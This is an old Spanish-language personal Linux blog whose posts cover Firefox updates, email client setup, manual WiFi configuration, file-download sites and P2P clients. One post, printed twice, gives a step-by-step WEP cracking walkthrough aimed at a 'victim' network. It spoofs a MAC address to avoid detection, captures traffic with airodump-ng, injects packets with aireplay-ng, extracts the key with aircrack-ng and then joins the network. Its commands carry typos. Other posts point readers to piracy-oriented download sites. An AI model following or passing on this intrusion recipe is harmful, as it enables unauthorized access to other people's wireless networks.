Esta la manera de acutualizar via consola Firefox 4...

en consola tecleamos esto:

sudo add-apt-repository ppa:mozillateam/firefox-stable sudo apt-get update && sudo apt-get upgrade

Saludos!!!!
Mostrando entradas con la etiqueta Internet. Mostrar todas las entradas
Mostrando entradas con la etiqueta Internet. Mostrar todas las entradas
viernes, 8 de abril de 2011
Actualizar Firefox 4 en Ubuntu


miércoles, 9 de marzo de 2011
Yahoo, hotmail y gmail en thunderbird email en linux
Hola les comento que ya es posible tener sus cuentas de hotmail, yahoo y gmail en Thunderbird, programa de correo electronico de linux, solo basta con agregar cuenta y en protocolo saliente se pone IMAP y listo estara descargando sus correos, todos en un mismo programa....
saludos espero que les sirva
anemias
saludos espero que les sirva
anemias
lunes, 8 de febrero de 2010
Nuevo gtalx...
hola aqui les dejo una aplicacion que es el similar de google talk, esta en formato de prueba, les dejo el enlace espero que les sea de utilidad, cualqueir comentario se agradece... una disculapa espero poner mas posts en estos dias, saludos...
link
anemias
link
anemias
sábado, 7 de febrero de 2009
Configurar WIFI a mano
Hola les comento un amigo me habia pedido la configuracion manual de la red WIFI el cual necesitamos en una terminal editar el fichero /etc/network/interfaces, recuerda que es con los privilegios de root.
Para una IP Estatica
auto wlan0 or your wifi device
iface wlan0 inet static
wireless-essid NOMBRE_DE_LA_RED
wireless-key CLAVE
address IP_PRIVADA
netmask MASCARA_DE_RED
gateway PUERTA_DE_ENLACE
nameserver SERVIDORES DE NOMBRES
Para una IP Dinamica
auto wlan0 or your WIFI device
iface wlan0 inet dhcp
wireless-essid NOMBRE_DE_LA_RED
wireless-key CLAVE
wireless-mode managed
Acabando esto se reinicia la red
sudo /etc/init.d/networking restart
Anemias
Para una IP Estatica
auto wlan0 or your wifi device
iface wlan0 inet static
wireless-essid NOMBRE_DE_LA_RED
wireless-key CLAVE
address IP_PRIVADA
netmask MASCARA_DE_RED
gateway PUERTA_DE_ENLACE
nameserver SERVIDORES DE NOMBRES
Para una IP Dinamica
auto wlan0 or your WIFI device
iface wlan0 inet dhcp
wireless-essid NOMBRE_DE_LA_RED
wireless-key CLAVE
wireless-mode managed
Acabando esto se reinicia la red
sudo /etc/init.d/networking restart
Anemias
viernes, 22 de agosto de 2008
Descargalo
 Descargalo es una pagina en el que puedes hacer las descargas directas de lo quieras en los mejores sitios en un mismo lugar... que les sea de utilidad..
saludos
anemias
miércoles, 11 de junio de 2008
Truco para Rapidshare
Bueno aqui les dejo un truco para rapid share y no tener que esperar para la siguiente descarga, los requisitos son que tengas una conexion con prodigy inalambrica, el truco consiste en cuando termines la descarga y quieras otra, desconecta tu modem, espera a que cargue y podras seguir descargando.
Espero que les sirva
Anemias
Espero que les sirva
Anemias
Gigapedia.org

Es una pagina que me paso un gran amigo aqui puedes encontrar ebooks de lo que buscas, les dejo el link aqui
Saludos
Googlubuntu Nuevos buscador para Ubuntu
Hola a todos salio el nuevo buscados de ubunto y linux se llama Googlubuntu, donde se puede optimizar las busquedas de problemas relacionados con esta distribución, actualizaciones, programas, novedades, etc.

Saludos
Anemias

Saludos
Anemias
sábado, 10 de mayo de 2008
Una manera más comoda de buscar cosas con Rapidshare
 Buscando por Google algunas cosas me encontre con esta pagína... que me resulto muy util ya que puedes encontrar videos, documentos, libros, fotos, mp3, etc... espero que les sea de utilidad aquí les dejo el link.
Anemias
UpToDown una manera de instalar paquetes

Aquí les dejo un link que se me hizo interesante donde podras encontrar programas ya compilados, juegos, multimedia, gestores de escritorio, programación y muchos más... para el caso de Ubuntu, para Mac y windows .... espero que les sea de utilidad .
Enjoy
anemias

viernes, 7 de marzo de 2008
Como crackear una red inalambrica.
Primero en una ventana shell tecleamos:
Ifconig (tu dispositivo inalambrico) down
Esto es para esconder tu tarjeta de red inalambrica para que no sea detectada.
Despues:
Macchanger –m 00:11:22:33:44:55 (tu dispositivo inalambrico) logico sin los parentesis
Esto e para cambiar la mascara de red para no ser detectado depues tecleamos esto para encender la tarjeta wireless con una nueva mascara
Ifconfig (tu dispositivo inalambrico) up
Ahora con Airodump tecleamos esto para que guarde todo las interacciones en una archivo llamado kyokorn con el canal 6 en – c significa canal
Airodump-ng –w kyokorn –c 6 (tu dispositivo inalambrico)
En esa ventana te sacara las redes que esta detectando tu tarjeta para que las puedas crackear, escoje la que tenga mas señal
Ejamplo 00:12:32:138:7U:29 y te dice el nombre de la conexion y el tipo de encriptacion que tiene. Apunta el numero y el nombre de la conexion de tu victima
Ahora con aireplay hacemos una asociacion con el A.P para poder inyectar trafico y tecleamos
aireplay-ng –l 0 -e (nombre de la conexion tal cual te sale en la anterior ventana) –a (el numero de tu victim) –h 00:!1:22:33:44:55 (tu dispositivo inalambrico)
Empezamos a inyectar trafico
aireplay-ng -3 –b (el numero de tu victim) –h 00:!1:22:33:44:55 (tu dispositivo inalambrico)
Esperamos un poco con unos 160000 ap
Usamos aircrack para extraer la clave
Aircrack-ng –c kyokorn-02.cap
Selecionamos a nuestra victima con el nuemero
Y voula ya tenemos la clave en unos segundos
Usamos iwconfig para poner una ip a nuestra tarjeta
Iwconfig -(tu dispositivo inalambrico) mode Manged key XX:XX:XX:XX:XX
Las XX son el numero que te salio con aircrack
Y con dhcpcd checamos nuestra ip
Esto lo hice con wifislax que es un sistema linux para seguridad de linux.
Ifconig (tu dispositivo inalambrico) down
Esto es para esconder tu tarjeta de red inalambrica para que no sea detectada.
Despues:
Macchanger –m 00:11:22:33:44:55 (tu dispositivo inalambrico) logico sin los parentesis
Esto e para cambiar la mascara de red para no ser detectado depues tecleamos esto para encender la tarjeta wireless con una nueva mascara
Ifconfig (tu dispositivo inalambrico) up
Ahora con Airodump tecleamos esto para que guarde todo las interacciones en una archivo llamado kyokorn con el canal 6 en – c significa canal
Airodump-ng –w kyokorn –c 6 (tu dispositivo inalambrico)
En esa ventana te sacara las redes que esta detectando tu tarjeta para que las puedas crackear, escoje la que tenga mas señal
Ejamplo 00:12:32:138:7U:29 y te dice el nombre de la conexion y el tipo de encriptacion que tiene. Apunta el numero y el nombre de la conexion de tu victima
Ahora con aireplay hacemos una asociacion con el A.P para poder inyectar trafico y tecleamos
aireplay-ng –l 0 -e (nombre de la conexion tal cual te sale en la anterior ventana) –a (el numero de tu victim) –h 00:!1:22:33:44:55 (tu dispositivo inalambrico)
Empezamos a inyectar trafico
aireplay-ng -3 –b (el numero de tu victim) –h 00:!1:22:33:44:55 (tu dispositivo inalambrico)
Esperamos un poco con unos 160000 ap
Usamos aircrack para extraer la clave
Aircrack-ng –c kyokorn-02.cap
Selecionamos a nuestra victima con el nuemero
Y voula ya tenemos la clave en unos segundos
Usamos iwconfig para poner una ip a nuestra tarjeta
Iwconfig -(tu dispositivo inalambrico) mode Manged key XX:XX:XX:XX:XX
Las XX son el numero que te salio con aircrack
Y con dhcpcd checamos nuestra ip
Esto lo hice con wifislax que es un sistema linux para seguridad de linux.
viernes, 26 de octubre de 2007
Agave generador de esquemas de color muy util
Para los que diseñan paginas web, les dejo este paquete con el que puedes tener una buena maquetacion, un buen diseño de pagina, buenos estilos, pero si seleccionas los colores de manera inadecuada, tu sabes las consecuencias
Agave es un generador de esquemas de color, nos permite generar patrones de colores que nos pueden ayudar en esta tan dificil tarea. Para instalarlo ejecutamo:
$ sudo apt-get install agave
Lo inicias con:
$ agave &
Saludos espero que les sirva
lunes, 22 de octubre de 2007

Hola este es un post de una blog amiga le hago un copy-paste
Saludos. Muchos usamos el internet para descargar archivos multimedia usando diferentes medios para ello, aceptando yo que el mas usado son las redes P2P como son la red de Torrent, Gnutella y la eD2k. En esta entrada quiero dar a conocer un cliente de la red mas usada actualmente (Gnutella) llamado Frostwire. Seguramente muchos conocerán el Limewire ya que precisamente en una entrada anterior expliqué como se instala en nuestro ubuntu sin embargo me he dado cuenta que a pesar de que usar dicho cliente (limewire) es gratis, la versión completa del mismo es de pago por lo que no podremos sacarle máximo provecho a dicho cliente sin bajarnos de unos $$$. Hay un cliente escrito en Java que esta basado totalmente en Limewire (su apariencia es muy parecida) y la ventaja es que al ser libre tendremos acceso a su versión completa sin costo alguno, dicho cliente se FrostWire y a continuación procederé a explicar como instalarlo en nuestro ubuntu.
Para instalarlo tan simple como digitar lo siguiente en una terminal de comandos:
sudo aptitude install frostwire
Luego de que se instale, lo encontraremos en el menú Aplicaciones -> Internet -> Frostwire.
Saludos espero que les guste
Nota. hay problemas con versiones de amd, este post es para arquitecturas i386
anemias
jueves, 11 de octubre de 2007
Configurar tu cuenta de Gmail en Evolution
Bueno para los que quieran configurar sus cuentas de Gmail en Evolution los pasos son los siguientes.
- Hacer el login en gmail
- Configuracion >> Reenvío y correo POP >> Habilitar POP
- Evolution >> Editar >> Preferencias >> Cuentas de correo >> Añadir
- Dirección de correo: nombre_de_usuario@gmail.com
- Recepción de correo:
- Tipo de servidor: POP
- Servidor: pop.gmail.com:995
- Usuario: nombre_de_usuario
- Usar conexión segura: Encriptación SSL
- Tipo de autenticación: Contraseña
- Envío de correo:
- Tipo de servidor: SMTP
- Servidor: smtp.gmail.com:465 (el servidor requiere autenticación)
- Usar conexión segura: Encriptación SSL
- Autenticación: PLAIN
- Usuario: nombre_de_usuario
Le damos click en enviar y recibir, para descargar los correos….
Checkgmail
Esta es una aplicación que me encontré y es equivalente a la de Gmail Notifier solo que es en su versión libre, entre las fuciones estan:

- Revisa la cuenta cada determinado tiempo sin tener que abrir una pagina para entarar en tu cuenta de Gmail
- Marca los correos como leidos, borra correos, etc

Bueno ahora le paso el tip para instalar, en una consola tecleamos:
anemias@anemias:~$ checkgmail >/dev/null &
Por si quieres aqui te dejo la liga
Saludos y espero que le sirva
sudo gedit /etc/apt/sources.list
Ahora añadimos los repositores:
 deb http://asher256-repository.tuxfamily.org dapper main dupdate french
 deb http://asher256-repository.tuxfamily.org ubuntu main dupdate french


Guardamos nuestro archivo y actualizamos

   sudo apt-get update

Una vez que tengamos actualizado nuestros paquetes lo instalamos con

   sudo apt-get install checkgmail

O tambien de otra forma es:

   sudo aptitude install checkgmail

Nota:
Encontraremos el programa en el menú aplicaciones -> Internet, o simplemente pulsando ALT + F2 y tecleando checkgmail, por si no llegan a encontrar en su menu de aplicaciones, Otra forma es lanzar el proceso en segundo plano les dejo el ejemploanemias@anemias:~$ checkgmail >/dev/null &
Por si quieres aqui te dejo la liga
Saludos y espero que le sirva
Suscribirse a:
Entradas (Atom)